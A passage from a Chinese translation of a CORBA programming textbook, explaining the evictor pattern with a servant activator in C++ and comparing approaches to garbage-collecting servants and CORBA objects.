1. 一个客户程序调用一个操作。
2. POA 查找它的激活对象映射。如果它不能找到该伺服程序，它就调用伺服程序定位器的 incarnate。
3. 伺服程序激活器实例化新的伺服程序，可能在队列的前面就使该伺服程序实例化的对象失效。

4. 伺服程序激活器向队列的尾部添加新的伺服程序。如果一个伺服程序已被收回，激活器就使它相关联的对象失效并从该收回队列中删除伺服程序的条目。




图12.4 使用一个伺服程序激活器实现的收回模型

请注意，这个设计并不像使用一个伺服程序定位器时的那样清晰。因为不能控制激活对象映射，所以我们必须修改每个独立的伺服程序的实现以存储它的队列的位置。换句话说，伺服程序必须知道它们被保存在一个队列中的事实。然而我们也可以在一个外部数据结构中存储这个信息，比如一个哈希表，这样我们的伺服程序就可以不管它。但是，使用哈希表还有另外的缺点，我们将在下一节讨论它。

为了收回一个伺服程序，与12.6.3节所介绍的 preinvoke 相比，incarnate 必须采取不同的行为。为了收回一个伺服程序，incarnate 调用在队列头部该伺服程序的 POA 的 deactivate_object，然后从队列中删除已收回的伺服程序条目。deactivate_object 调用将使 POA 从它的激活对象映射中删除伺服程序的条目，并最终产生来自 POA 的一个 etherealize 调用，它撤消了该伺服程序。如果 incarnate 不需要收回一个伺服程序，那它就只是创建新的伺服程序并将它放在队列的尾部。

以 LRU 顺序维护收回队列还需要修改。对于伺服程序定位器方法，我们利用了对所有对象的 preinvoke 是由 POA 调用的事实。但是，伺服程序激活器的 incarnate 仅当伺服程序不在内存时才调用。（如果伺服程序已在内存中，POA 就会在它的激活对象映射中查找，并直接向它进行调度）。这就意味着，当处理一个请求时，我们必须修改将伺服程序移动到收回队列尾部的策略：对于每个操作的条目，伺服程序必须移动 itself（它自身）到队列的尾部。只是对 remove 操作例外；不是将伺服程序移到队列的尾部，remove 操作将从队列中删除它。

借助于这些思想，我们就可以填写源代码。收回队列保存对象 ID 而不是伺服程序指针：

```
typedef list<PortableServer::ObjectId> EvictorQueue;
```

我们使用对象 ID 是因为它是 deactivate_object 所要求的参数。

该 incarnate 成员函数不需要做很多的工作，因为只有当伺服程序不在内存中时，POA 才调用它。这就意味着，incarnate 只需要检查设备是否存，然后检查队列是否已满。如果队列已满，incarnate 在它为当前的请求实例化伺服程序前，必须清除最近最少使用的伺服程序。

```

PortableServer::Servant
DeviceActivator::impl::
incarnate(
    const PortableServer::ObjectId & oid,
    PortableServer::POA_ptr poa
) throw(CORBA::SystemException,PortableServer::ForwardRequest)
{
    // Convert OID to asset number (not shown).
    CCS::AssetType anum = ...;

    // Check whether the device is known.
    if(!m_ctrl->exists(anum))
        throw CORBA::OBJECT_NOT_EXIST();

    // If queue is full, evict servant at head of queue.
    if(eq.size() == MAX_EQ_SIZE)
        poa->deactivate_object(eq.back());
        eq.pop_back();
}

// Instantiate new servant.
PortableServer::ServantBase * servant;
char buf[32];
assert(ICP->get(anum, "Model", buf, sizeof(buf)) == 0);
if(strcmp(buf, "Sens-A-Temp") == 0)
    servant = new Thermometer::impl(anum);
else
    servant = new Thermostat::impl(anum);

// Add new servant to tail of queue.
eq.push_front(oid);

return servant;
}

```

如果队列已满,为了收回一个伺服程序,这个函数调用 deactivate_object,这将导致在 incarnate 返回控制给 POA 后将调用 etherealize。请注意,这里我们让收回队列 eq 为一个全局变量。这是因为现在由该伺服程序激活器和所有的伺服程序共同使用同一个队列。我们还让收回队列为伺服类的一个静态数据成员,但这对校正全局数据可在不同的类之间共享的事实没有什么作用(使用一个 friend 说明对事情的改进也没有什么作用)。对于这个简单的例子,我们可以接受这个全局变量。对于一个更现实的解决方案,我们将使用单元素模式[4]。

接下来,我们研究伺服程序的实现。我们需要记录伺服程序在队列中位置的一个额外的私有数据成员,并且我们需要调用 move_to_tail 的一个私有成员函数:

```

class Thermometer::impl : public virtual POA::CCS::Thermometer {
public:
    // As before...
private:
    const CCS::AssetType m_anum;

```

```

    bool           m_removed;
    EvictorQueue::Iterator   m_pos;
    void            move_to_tail();
};

```

我们稍后将介绍 `move_to_tail` 成员函数。伺服程序的构造函数将 `m_pos` 数据成员初始化为指向收回队列的第一个单元的指针：

```

Thermometer_implementation::Thermometer_implementation()
: m_anum(asset), m_removed(0), m_pos(eq.begin())
{
    // Intentionally empty
}

```

这个代码记录了用于析构函数和 `move_to_tail` 成员函数的伺服程序在队列中的位置，`move_to_tail` 的工作是将伺服程序的队列条目移动队列的尾部：

```

void
Thermometer_implementation::move_to_tail()
{
    EvictorQueue::value_type val = *m_pos;
    eq.erase(m_pos);
    eq.push_front(val);
    m_pos = eq.begin();
}

```

当调用一个操作时，为了将伺服程序移到队列的尾部，我们向伺服程序的每个操作添加了一个 `move_to_tail` 调用。比如：

```

CCS::AssetType
Thermometer_implementation::asset_num() throw(CORBA::SystemException)
{
    move_to_tail();
    return m_anum;
}

CCS::AssetType
Thermometer_implementation::temperature() throw(CORBA::SystemException)
{
    move_to_tail();
    return get_temperature(m_anum);
}

// etc...

```

我们的 `remove` 实现调用 `deactivate_object`，从控制器的映射中删除对象的设备号，删除收回队列中的对象条目，并将 `m_removed` 成员设为真。

```
void
```

```

Thermometer_<operator>;::remove() throw(CORBA::SystemException)
{
    EvictorQueue::Value_type oid = *m_pos;
    deactivate_object(oid);
    // Remove device from m_assets set.
    m_ctrl->remove_impl(m_anum);
    eq.erase(m_pos);
    m_removed = true;
}

```

通常,伺服程序激活器的 etherealize 实现调用 delete(或 _remove_ref),这样就使伺服程序的析构函数运行:

```

Thermometer_<operator>;::~Thermometer_<operator>()
{
    if (m_removed) {
        // Inform network that the device is off line.
        ICP_offline(m_anum);
    }
}

```

如果因为对象被撤消,m_removed 为真,那么析构函数就被调用,这样析构函数就将设备标记为脱机状态。

12.6.6 对使用伺服程序激活器的收回模型的评价

从性能和可扩展性的优点来说,使用伺服程序激活器的收回模型起到了与使用伺服程序定位器的收回模型一样的作用。但是,它的实现不像使用伺服程序定位器的收回模型一样清晰简单。在使用伺服程序激活器时,激活对象映射不受我们控制并且我们必须显式调用每个操作中的 move_to_tail 成员函数,实际情况是失去了实现的简洁性。

此外,不同成员函数之间的职责划分是不能令人满意的。incarnate 函数创建伺服程序并将它放到一个队列,该伺服程序将它的队列位置存储在一个私有的成员变量中(所以必须知道该队列),当撤消该伺服程序时,伺服程序析构函数删除伺服程序的队列条目,每一种操作必须调用 move_to_tail 以按 LRU 顺序维护队列。所以,我们的设计是复杂的并且难于修改。

决定将队列位置存储在每个伺服程序后,我们将明确的有关队列的信息交给了每个伺服程序,在设计中引入了一个较大的相互依赖性。另一个方法是将每个伺服程序的队列位置保留在一个独立的数据结构中,比如,一个存储对象 ID 和队列位置对的哈希表。使用这种方法时可能会将删除伺服程序的队列条目作为 etherealize 的一部分,而不是在析构函数中删除条目。令人遗憾的是,这种方法还没有解决每个操作调用必须以某种方式维护队列的 LRU 顺序的问题,这样我们仍需要来自伺服程序实现的支持。更为糟糕的是,通过在哈希表存储对象 ID 和队列位置对,从本质上说我们是复制了已由 POA 维护的激活对象映射。为了跟踪伺服程序,这就需要双倍的存储开销,因而这种方法可能代价太昂贵了。

该讨论的结论是,尽管我们可以通过伺服程序激活器使用收回模型,但我们必须努力使该模式适合于实现。并且,建议你先进行计划,然后小心地选择 POA 策略。将依赖于伺服程

序激活器的源代码转换成使用伺服程序定位器的源代码是不容易的(反之亦然),所以先做正确的决定是值得的。

12.6.7 与汇集管理器操作的交互

收回模型提供了一个在服务程序中限制内存消耗而不过分降低性能的方法。但是,在某种程度上,它与汇集管理器操作相干涉,比如, list 和 find。与第10章中的实现相比, list 的实现是微不足道的;我们只是遍历伺服程序的列表并调用 _this 成员函数来创建一个引用列表。但是,只要不是所有的伺服程序都在内存中,我们就不能这样做,因为为了调用 _this, 我们需要一个伺服程序。

该解决方案根本与内存中的伺服程序无关。相反,我们可以使用12.3.2节的 make_dref 函数。

```
CCS::Controller::ThermometerSeq *
Controller_impl::
list() throw (CORBA::SystemException)
{
    // Create a new thermometer sequence. Because we know
    // the number of elements we will put onto the sequence,
    // we use the maximum constructor.
    CCS::Controller::ThermometerSeq_var listv
        = new CCS::Controller::ThermometerSeq(m_assets.size());
    listv->length(m_assets.size());

    // Loop over the m_assets map and create a
    // reference for each device.
    CORBA::ULong count = 0;
    AssetMap::iterator i;
    for(i = m_assets.begin(); i != m_assets.end(); i++)
        listv[count++] = make_dref(m_poa,i->first);
    return listv._retn();
}
```

这个实现避免了为每个设备实例化一个伺服程序的需要,这样我们就可以调用 _this。这里所示的版本可应用于我们的伺服程序定位器的实现。至于伺服程序激活器,我们只需要修改一行代码:

```
// ...
CORBA::ULong count = 0;
AssetMap::iterator i;
for(i = m_assets.begin(); i != m_assets.end(); i++)
    listv[count++] = make_dref(m_poa,*i);
// ...
```

通过一个伺服程序激活器,控制器仅包含一个设备号集而不是一个映射,这样就不传递 i->first 给 make_dref, 我们传递 *i。这些实现与我们在第11章中所介绍的伺服程序管理器的例子相类似。

收回模型还会与 find 操作相干涉。第10章中的实现遍历内存中的伺服程序以定位与属性相匹配的设备。因为并不是所有的伺服程序都在内存中，所以这个方法不能工作。你可能会编写如下的代码：

```
// ...
// Loop over input list and look up each device.
CORBA::ULong listlen = slist.length(m_assets.size());
for (CORBA::ULong i = 0; i < listlen; i++) {
    AssetMap::iterator where; // Iterator for asset map
    // ...
    CCS::Controller::SearchCriterion sc = slist[i].key._d();
    if (sc == CCS::Controller::LOCATION) {
        // Search for matching asset location.
        for (where = m_assets.begin(); where != m_assets.end(); where++) {
            Thermometer_var t = make_dref(m_poa, where->first);
            if (strcmp(t->location(), slist[i].key.loc()) == 0)
                // Found a match...
        }
        // ...
    }
    // ...
}
```

这里的策略是为每个设备创建一个对象引用，然后查找设备的位置。它可以工作，但它有一个可怕的缺陷：这种线性查找会导致伺服程序管理器将每一个设备调入到内存，直到找到一个匹配为止。它不是收回模型的一个好的解决方案，因为它可能导致系统崩溃。

一个更好的方法是直接询问 ICP 网络而不为每个设备实例化一个伺服程序。这不仅有效的，同时也意味着如第10章所示的 find 的实现根本不需要进行修改。相反，修改只是限于 StrFinder 函数对象：

```
class Controller_impl : public virtual POA_CCS::Controller {
public :
    // ...
private :
    // ...
class StrFinder {
public :
    StrFinder(
        CCS::Controller::SearchCriterion      sc,
        const char *                          str
    ) : m_sc(sc), m_str(str) {}

    bool operator() (
        pair<const CCS::AssetType, Thermometer_impl *> &p
    ) {
        // Implementation here
    }
};
```

```

    } const
    {
        char buf[32];
        switch (m_sc) {
            case CCS::Controller::LOCATION:
                ICP_get(p.first, "location", buf, sizeof(buf));
                break;
            case CCS::Controller::MODEL:
                ICP_get(p.first, "model", buf, sizeof(buf));
                break;
            default:
                assert(0); // Precondition violation
        }
        return strcmp(buf, m_str) == 0;
    }

private:
    CCS::Controller::SearchCriterion m_sc;
    const char * m_str;
};

};

};
```

为了直接查找ICP网络而不是查找伺服程序，我们只需要修改operator()的实现。

12.7 伺服程序的无用存储单元回收

从最通用的意义上说，无用存储单元回收(garbage collection)是由一个程序实现的不再使用的资源的自动删除，无须应用程序代码给出明确的行为。在CORBA中，无用存储单元回收指客户机不再感兴趣的对象所使用的资源的重新收回。请注意，我们所说的无用存储单元回收收回的是由“对象”使用的资源而不是由“CORBA对象”或“伺服程序”使用的资源。目前，我们避免使用更准确的术语，因为如你在第12.8节所见，两者之间的差别是容易模糊的。

为了帮助你理解所涉及的问题，我们介绍一个基本上概括了这个问题的简单例子。

12.7.1 客户机意外行为的处理

在第12.3和12.4节，我们分析了客户机创建和撤消对象时使用的基本模型。尤其是，客户调用工厂接口的一个创建操作，该操作将给客户机返回一个指向新对象的引用。现在该新对象即将由客户机来使用。在客户机对该对象的使用完成后，该客户机调用对象的 remove 或 destroy 操作来撤消它。下面是阐述了这个原理的一个简单的 IDL 定义：

```
interface ShortLived {  
    short    doSomething();  
    void     destroy();  
};  
  
interface ShortLivedFactory {
```

```
ShortLived create();
:
```

我们调用接口 ShortLived 表示由工厂所创建的该对象并不期望被用于延长期限。此外，我们假定目前没有持久状态与 ShortLived 对象相关联，这样服务器程序可能使用 TRANSIENT 的 POA 策略实现它们。这个假定并非不现实；我们在第11章曾描述了这个面向会话的方法。另外，如你将在第18.7节所见，工厂模式经常用来创建暂态对象以及持久对象。

只要我们的客户机按照一定的规则来进行对象创建和析构，就不会有问题。每一次 create 调用都有一个相对应的 destroy 调用来平衡，因而所创建的所有对象最终都将被撤消。

令人遗憾的是，这个游戏的规则对于服务器程序来说是危险的。每次客户调用 create，服务器程序都为新的对象实例化一个伺服程序，并依赖于客户程序在后面调用 destroy。这样就产生一个信任问题：如果一个客户因为某种原因忘记了调用 destroy，服务器程序就停在这个状态，实例化的伺服程序消耗了资源而我们又没有办法来删除它。

没有调用 destroy 的原因很多。

- 因为恶意或疏忽，客户机可能漏掉了调用 destroy。
- 由于客户程序中的一个错误导致它在调用 destroy 前就崩溃了。
- 客户机和服务器之间的网络可能被中断。
- 客户端的电源掉电可能让客户不能调用 destroy。

还有一些原因会导致一个对 create 的调用而没有对应的 destroy 调用。在相当短的时间内（可能只有几分钟），这样的问题就可能导致服务器程序因用完内存或将性能降到就像服务器程序死掉一样而崩溃。

我们正在寻找的是让服务器程序删除不使用的伺服程序的方法，或者通过无用存储单元回收它们。我们将在下面的内容中分析实现这个功能的几种方法。暂时，我们只局限于讨论伺服程序的无用存储单元回收。在12.8节，我们将转向 CORBA 对象的无用存储单元回收并解释我们如何实现它。

12.7.2 通过关机进行无用存储单元回收

该建议初看起来可能很天真，但是，用于删除无用存储单元的一个完全可行的选择是关闭服务器程序。实际上，这确实是由许多产品系统处理内存泄漏所使用的策略。如果泄漏还不太严重，短时间内关闭一个服务器程序就足够了，比如说在每天的半夜，然后以一个清白的历史重新启动该服务程序^③。

对于一个 CORBA 服务器程序，关闭有可能是一个可行的选择方案。尤其是，如你将在 14.1 节所见，大多数 ORB 可以自动按要求激活一个服务器程序，并在一定空闲时间后停止一个服务器程序。这些特性是非标准的，但如果它们存在的话，我们也可以利用它们。

如果一些无用存储单元对象在服务器程序中累积了，但在多次调用之间正好有一段大于服务器程序的超时的空闲时间，自动的服务器程序关闭可以清除暂态对象的所有伺服程

^③ 我们曾见过多个产品系统使用这种策略，尤其是已使用了多年的大系统，每天关一次机的费效比要高于追踪并修复内存泄漏的费效比。

序。(我们默认服务程序将干净地关闭并适当地撤消它的所有伺服程序。在一些环境下,如嵌入式系统或 Windows 98,简单的退出并不是一个可选的方案,因为在这些操作系统中不能保证在一个进程退出后可以清除干净)。

关闭服务程序可能不是一个可选的方案,因为一些服务程序根本不能切断,即使是很短的一段时间。此外,如果客户机向服务器程序提出了一个连续的工作要求,就永远不可能有足够的空闲时间让服务器程序的空闲超时触发,这样我们就需要更好的解决方案。

12.7.3 使用收回模型进行无用存储单元回收

我们在第12.6节所讨论的收回模型可让我们获得一个有效的无用存储单元回收器。收回模型可以自动处理不用的伺服程序。如果由客户机创建的伺服程序不再与客户机有联系,那就不会有针对这些伺服程序的调用。这就意味着不再使用的伺服程序很快就会迁移到收回队列的头部,而当一个不再在内存中的伺服程序的调用到达时,就从收回队列中获得。

使用收回模型,最糟糕的情况是收回队列中所有的伺服程序都是无用存储单元,因而它们会消耗尽内存,而这些内存本可以被其他进程充分利用的。但是,典型情况是我们可以忍受这些,因为如果所有这些伺服程序都在使用,我们也将消耗同样的内存。

在我们继续讨论无用存储单元回收的其他可选方案前,我们强烈推荐你对使用收回模型进行伺服程序的无用存储单元回收应认真考虑。通过细小的变化,这种收回模型是我们所知道的较易实现且是非侵入的唯一的可行方案。这种方法的问题是它们难于正确地进行设计和实现,或者是它们因为无用存储单元回收操作破坏了 IDL 接口。

12.7.4 使用超时进行无用存储单元回收

另一个删除不再使用的伺服程序的方法是为每个伺服程序配备一个定时器。当客户机创建一个新的对象时,它可以通过工厂操作的一个参数指定一个超时值,或者服务器程序可以赋值一个默认的超时值。当一个客户程序调用一个操作时,在服务器程序中的伺服程序实现重置每个伺服程序的定时器。(如果我们使用一个伺服程序定位器的 preinvoke 操作来重置该定时器是很容易实现这个功能的)。当一个伺服程序的定时器终止时,该伺服程序就自行撤消。

超时与收回模型十分类似。在这两种情况下,服务器程序使用试探来确定一个伺服程序何时应被撤消。在收回模型情况下,这个试探是被激活的新的伺服程序的期望频率,它决定了一个不再使用的伺服程序从激活队列中出栈的平均时间。使用超时时,这个试探只是一个伺服程序在认为是失效并被收回前所必须经过的时间量。

超时方法与收回模型一样有许多相同的问题。具体来说,选择一个合适的超时值可能是困难的。让客户来选择超时值是危险的,因为客户为了更安全,可能会选择一个长的超时值。在服务器程序中赋值一个默认的超时值也可能是困难的,因为服务器程序通常不知道它的客户程序的行为方式。如果超时值太长,就可能积累太多的无用存储单元伺服程序,然而如果超时值太短,服务器程序可能撤消一个仍由客户程序使用的伺服程序。

除了与收回模型相同的问题之外,超时方式还有它自己的问题。在以信号形式或其他中断类似的机制中,超时可能会非同步地传送给一个伺服程序,或者服务器程序通过调用一个传递过期定时器的 API 调用来同步地查询超时。但没有一个方法令人满意。

- 在大多数不合时宜的瞬间，非同步定时器都有失步的可能性。通常，当信号到达时，服务器程序并没有处在它可以立即响应该请求的状态，并且所获得的伺服程序的定时器已经到期。这时，信号处理程序必须在一个全局数据结构中存储已到期的定时器的信息。这个数据结构在后面用来检查到期的定时器。实现这些要求的逻辑可能相当困难。
- 同步定时器要求服务器程序显式检查并收集到期的定时器的信息。但是，如果一个服务器程序是单线程的，它就不可能进行检查。比如，如果服务器程序使用 ORB::run 操作，扩展空闲时间的期限将会导致服务器程序在 ORB 事件循环中休眠。在该时间内，对服务器程序来说没有办法来调用一个 API 调用，因为它的控制线程被阻塞在事件循环中。然后服务器程序可以编写它自己的事件循环，这个事件循环可以使用 ORB::work_pending 和 ORB::perform_work 来轮询 ORB 的工作项，当 ORB 不繁忙时，轮询它的定时器，但编写和维护这些循环可能是单调乏味的。
- 定时器可能是相当重要的，这与它们的实现有关。此外，可得到的定时器的数目通常是由所使用的操作系统严格限定的，这样对需要定时器的所有的伺服程序就不可能有足够的定时器来使用。

定时器方法最适合于服务器程序是多线程的。这时，我们可以使用一个单独的回收器线程来清除伺服程序。该回收线程可能被阻塞直至一个定时器到期，它可以同步地清除过期的伺服程序，并且回到休眠状态直到下一个定时器到期。另一方面，如果一个服务器程序不是多线程的，与超时相比，收回模型是典型的更容易使用的一个无用存储单元回收器。

12.7.5 显式保持激活

通过向每个接口添加一个 ping 操作，可以让客户机负责保持伺服程序的激活。默认情况是，在一定的空闲周期后，伺服程序将作为无用存储单元回收。如果客户机一段时间不想按常规调用伺服程序的操作，但还想确保该伺服程序不被服务器程序收回，客户机必须调用 ping 操作来重置伺服程序的定时器。

由于该方法使用了定时器，所以它具有纯定时器方法的所有缺点。此外，它也让无用存储单元回收对客户机是可见的，并且要求客户积极地参与进来。这样因为增加了与接口逻辑函数无关的操作，就破坏了 IDL 接口。此外，要求客户调用 ping 操作只是将问题从服务器程序转移到了客户机而没有解决它。不得不周期地调用 ping 操作对客户来说可能就像服务器程序轮询定时器一样的不方便。

12.7.6 每个对象逆向保持激活

逆向保持激活要求客户传递一个回调对象给服务器程序。比如：

```
interface ShortLived {
    short do_something();
    void destroy();
};

interface KeepAlive {
    void ping(in ShortLived obj);
```

```
};

interface ShortLivedFactory {
    ShortLived create(in KeepAlive cb_obj);
}
```

当客户创建一个对象时,它还必须提供一个指向 KeepAlive 对象的引用给服务器程序。KeepAlive 对象由客户机实现,而服务器程序定期地调用 ping 操作来检查客户程序是否仍需要该对象。如果从服务器程序到客户机的 ping 操作失败——比如,产生 OBJECT_NOT_EXIST 异常——服务器程序就收回相对应的伺服程序。

尽管动机是吸引人的,但这个方法也有一些严重的缺陷。

- 客户必须以某种方式维护它的 KeepAlive 对象和由对象工厂返回的引用之间的关联,因为在客户机中的 KeepAlive 对象和服务器程序中的 ShortLived 对象一样多。如果客户不再想使用对应于 ShortLive 对象,客户机必须故意让服务器程序的 ping 操作失败——比如,通过删除它自己的 KeepAlive 对象。但是,当客户机忘记调用 destroy 以及因为网络故障时,通常就会产生无用存储单元对象。如果客户忘记调用 destroy,估计他也会忘记撤消它的 KeepAlive 对象,这样实际上我们现在的问题比最初的还要糟糕。
- 该保持激活的方法在系统中加倍了对象的数目,因为在服务器程序中创建的每个 ShortLived 对象都与客户机上的一个对应的 KeepAlive 对象配对。在系统中加倍对象的数量从资源上考虑可能代价就太高了,这些资源包括内存和网络连接。
- 对客户机来说,为向服务器程序提供一个回调对象,在回调期间客户机就必须起到一个服务器程序的作用。这就将客户机的实现复杂化了,因为从最低限度来说,客户必须具有一个 POA 并运行一个事件循环。与客户的 ORB 提供的特征有关,这可能要求客户程序必须是多线程。只是为了响应回调,期望客户程序向它们的实现中添加多线程是不合理的。
- 服务器程序因为需要调用客户机上的 KeepAlive 对象上的回调而增加了负担。这不仅增加了服务器程序的复杂程度,同时也增加了网络的开销。如果系统中的对象的数目很大或者如果保持激活之间的回调超时间隔太短,网络带宽的实际量就不能达到,因为过分回调会造成网络阻塞。一般来说,基于回调的方法大多存在大量的可扩展性的问题,具体内容可参见第20章。

总的说来,每个对象的逆向保持激活增加了我们系统的复杂性而没有真正解决这个问题。

12.7.7 每个客户逆向保持激活

每个客户的逆向保持激活对前面的想法进行修改,对于所有的由该客户机创建的对象,客户机上仅有单个的 KeepAlive 对象。该服务器程序仍要回调,但它就不再用尝试检测已被抛弃的独立的对象。相反,如果 ping 操作的一个调用失败,服务器程序就只撤消由该客户创建的所有伺服程序。

这种方法有助于检测故障,但如果故障的原因是由于客户机崩溃,那么就不能撤消它所

创建的对象。但是,该方法也有两个主要问题:

- 通常,对象泄漏是因为客户机忘记调用 `destroy` 而不因为客户机或网络已经崩溃。但是,当客户仍在响应服务器程序的回调时,每个客户程序保持激活的方法并不能检测已泄漏的对象。
- 该方法要求将一个单个的 `KeepAlive` 对象从客户机传递到服务器程序,但是实际上难以实现这一点。为了维护一个一对一的客户程序与服务器程序之间的关联,它们都必须建立一些会话概念的方式。但是,这与 CORBA 对象模型相矛盾,在 CORBA 对象模型中最好向客户隐藏服务器程序是如何分布对象的。换句话说,由于一对一对应的要求破坏了服务器程序的透明性。

12.7.8 检测客户的断连

一些 ORB 提供了专用的扩展,这样当与一个客户的连接断开时,服务器程序代码就可检测到。服务器应用程序代码可以将此作为一个触发器使用以撤消该客户程序创建的伺服程序。检测客户的断连也会产生一些问题:

- 如你将在第13章所见,IIOP 不让服务器端运行时区分有序断开与无序断开。一个客户机任何时候都能自由地关闭它与一个服务器程序的连接并可稍后重新打开该连接。所以,服务器程序不能假定一个断开的客户不再对它所创建的客户程序感兴趣,除非服务器程序也有对客户的连接管理策略的假设。任何这样的假设都不能置于 CORBA 规范所提供的保证之外。
- 为了清除已断开的客户对象,服务器程序必须知道哪一个对象是由哪一个客户和哪一个连接创建的。如果客户和对象的数量很大,这在它自身就可能是一个很难的问题。此外,任何解决方案必然是专有的,因为 CORBA 没有标准化这类 API 调用,这些调用可让服务器程序检测哪一个连接接到一个外来请求。
- 就像每个对象逆向保持激活方法一样,只有当客户机真正断开连接时,才检测断开工作。但是,如果客户机还保持连接以及由于错误不断产生对象泄漏,它就不能这样做。

总之,检测断连在一定的情况下是可以使用的,但是它并没有解决一般的无用存储单元回收问题,并且它需要专用的 API。

12.7.9 分布式引用计数

CORBA 使用 `duplicate` 和 `release` 操作来跟踪有多少对象引用实例在一个地址空间表示相同的代理。我们将这个想法扩展到分布式场合和引用-计数伺服程序。通过创建一个如下的 `RefCountBase` 接口,我们就可以达到这个目的:

```
interface RefCountBase {
    void increment();
    void decrement();
};
```

这个想法是引用计数的对象从这个基接口继承。当它创建一个新的对象并且将对象的引用传递给客户机时,服务器程序将引用计数设为1。当它完成该对象时,该客户机调用

decrement。如果服务器程序将一个指向相同对象的引用传递给另一个客户机,服务器程序就再次递增该引用计数,并且期望第二个客户机完成该对象后调用 decrement。在所有的客户机都调用 decrement,并且引用计数减为0后,服务器程序撤消该对象。

引用计数看起来是吸引人的,因为它允许一个对象在大量客户机之间共享。但是,我们还必须面对许多严重的问题。

- 如果一个客户程序在它准备调用 decrement 前崩溃,引用计数就会停在一个太大的值上而永不会减为0。换句话说,使用引用计数时,崩溃的客户也会导致与它们使用一个正常的 destroy 操作时产生的同样问题。
- 引用计数是易于出现错误的,因为客户机对 decrement 的一次错误调用就会永久地使伺服程序不被删除,并且对 decrement 的多次调用就会导致提前析构。
- 引用计数是对 IDL 接口的一个干扰,并且明确要求与客户机协调。我们可以创建类似于_var类型的辅助类来让分布式引用计数对客户来说更容易,但是该解决方案只减少犯错误的可能,但不能避免它们。
- 针对 increment 和 decrement 操作的额外的网络调用可能会导致超出我们所能容忍的网络流量,至少对短寿命的对象如此。

12.7.10 选择方案小结

正像前面所讨论的那样,对于无用存储单元回收没有容易的解决方案。最有希望的方法是收回模型,它容易实现并且在多数场合下都有效。所有其他的选择都难于实现,并具有破坏性,专用性,或者易产生错误,这样它们不值得继续研究。

我们可以通过其他的努力或将各种方法组合起来校正这里所描述的一些问题。比如,在一个分布引用计数方法中,我们可以使用一个 ping 方法来调整由于客户崩溃所产生的引用计数太高的问题。但是,这也会产生最严重的缺陷:它对那些使应用程序采用合理的无用存储单元回收方案的开发人员来说是不合理的。不仅是这个努力的要求太高,而且不同的方案完全有可能不兼容,这样应用程序开发人员将在大量不可思议的无用存储单元回收要求中迷惑。

为了让无用存储单元回收以一种实用的方式工作,它必须由平台提供。OMG 已经开始将无用存储单元回收添加到 CORBA 中[23]。但是,在我们看到无用存储单元回收作为一个平台特性时,可能还要等上几年。到那时,收回模型将不得不进行。

12.8 CORBA 对象的无用存储单元回收

到目前为止,我们所考虑的无用存储单元回收只是针对暂态对象的暂态引用。这种考虑使问题进行了相当的简化,因为在这种情况下,伺服程序和 CORBA 对象几乎总是相同的东西;它们同时进行创建和同时撤消,并且对暂态对象使用伺服程序管理从某些程度上讲也是不常见的。但是当我们考虑持久的 CORBA 对象时,甚至决定无用存储单元回收应当意味着什么也变得困难了,何况我们还要考虑如何实现它。

假设一个持久的 CORBA 对象代表一个人。该对象可以是在数据库中保存这个人的详

细情况的一条记录。显然，这个人的对象有它的生命周期，典型情况是以10年来计算。如果我们要对CORBA对象进行无用存储单元回收，我们必须决定无用存储单元回收的实际含义。具体来说，如果我们在内存中有一个代表一个人对象的伺服程序，并且决定无用存储单元回收该伺服程序，所面临的问题是撤消该伺服程序是否还应撤消这个人的持久的数据库记录。对于一个人来说，答案最可能的是“不”。实际上伺服程序的撤消并不一定意味着持久的记录应当也被撤消，这些持久的记录代表CORBA对象。毕竟，实际情况是我们收回一个伺服程序是为了释放一些内存，但这并不意味着该伺服程序对应的人已经死亡。

让我们着眼于具有较短生命周期的对象，这时就更难以做出一个清晰的决定，是只撤消伺服程序还是伺服程序和CORBA对象两者都撤消。比如，我们具有一个文件对象，它表示一个压缩文件。典型情况是，当客户对该文件不感兴趣时，我们要收回该文件对象的伺服程序但保留该文件的持久状态。但是，税务部门会保持更长的时间，在最终的客户已经用完许多年之后，它们可能还会对一些具体文件感兴趣。另一方面，迟早，限制的法令会到期，这时我们要无用存储单元回收的不只是该文件的伺服程序还有它的持久状态。事情更为糟糕的是，何时应该撤消文件，可能不存在这样的伺服程序来提醒我们到了撤消它们的日期。

前面的例子说明无用存储单元回收的含义高度依赖于每个应用程序的需求。在一些情况下，为了无用存储单元回收一个对象就意味着要收回它的伺服程序。在另外一些情况下，伺服程序和持久状态都必须被撤消，并且还有一些情况下，环境也会随着时间变化。

12.8.1 太平洋问题

现在我们做一个简化的假设，我们假定无用存储单元回收一个CORBA对象总是意味着撤消伺服程序（如果存在的话）和对象的持久状态。然而为了让一个对象消失，我们可能不愿意必须显式调用`destroy`。相反，当客户对它感兴趣时，我们乐意将对象留在附近，而在最后一个客户对它失去兴趣后，它就会自动消失。不幸的是，通常不可能知道何时这个时刻到来。

考虑如下的情况：你被困在太平洋中的一个岛上，只有一个CORBA服务器作为你与外部世界的唯一连接（你可以回答CORBA消息，但你不能发送消息）。因为极度渴望回家，你就决定在你的CORBA服务器创建一个持久的SOS对象。你在一片纸上为你的对象编写了一个IOR，并将它放到一个瓶中，然后小心地插上瓶塞，将它投进大海。

这个瓶子漂流几个月后，最终冲到了澳大利亚的岸上，某个人在海滩上散步时捡到了它。幸运的是，找到你的瓶子的人知道了你所有的CORBA对象，并看懂了对象引用，与你的对象进行连接了解了你的困境，这样你就获救了。

